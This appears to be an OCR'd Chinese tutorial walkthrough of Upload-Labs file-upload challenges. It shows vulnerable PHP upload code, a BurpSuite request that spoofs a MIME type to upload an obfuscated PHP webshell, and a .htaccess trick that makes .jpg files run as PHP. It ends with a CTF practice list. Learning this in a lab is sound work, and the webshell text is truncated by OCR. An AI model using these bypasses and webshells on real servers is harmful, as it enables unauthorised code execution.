            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
    }
}
```

-

Upload-Labs-02

- BurpSuite 拦截并修改 MIME



Upload-Labs-02

- BurpSuite 拦截并修改 MIME
-

```
Connection: close

------WebKitFormBoundaryEUHohOyzdRE85tIS
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: image/gif

<?php
$rUIY=create_function(base64_decode('JA==').chr(0250167/01355).base64_decode('bw==')
432).base64_decode('bA==').chr(23880/597).base64_decode('JA==').base64_decode('cw==')
(base64_decode('MTAxN'.'TUzO0'.'BldkF'.'sKCRf'.''.str_rot13('H').base64_decode('RQ==
_rot13('a').base64_decode('Yg==').base64_decode('SA==').''.'pqaW5'.'dKTsz'.'MDQ2N'.'

------WebKitFormBoundaryEUHohOyzdRE85tIS
```

Upload-Labs-02

- 上传成功，如法炮制连接即可

Upload-Labs-04

- 后缀过滤


代码

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".ph
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错! ';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
    }
}
```

Upload-Labs-04

- 判断服务器类型，看上传 .htaccess 或者 .user.ini



Upload-Labs-04


- 本地创建一个 .htaccess, 并上传

ec ● | untitlec ● | __init__.py | .htaccess | untitlec ●

```
1  AddType application/x-httpd-php .jpg
2
```


Upload-Labs-04

- 后缀 php 改为 jpg，并上传



Upload-Labs-04

- 连接成功



总结与练习

- 书是死的，人是活的，上传姿势千千万，多加练习和总结，以不变应万变。
- 练习：
  - Basic 分类- Upload-labs
  - [SUCTF 2019]CheckIn
  - [SUCTF 2019]EasyWeb
  - [SUCTF 2019]Upload Labs 2
  - [CISCN2019 华北赛区 Day1 Web1]Dropbox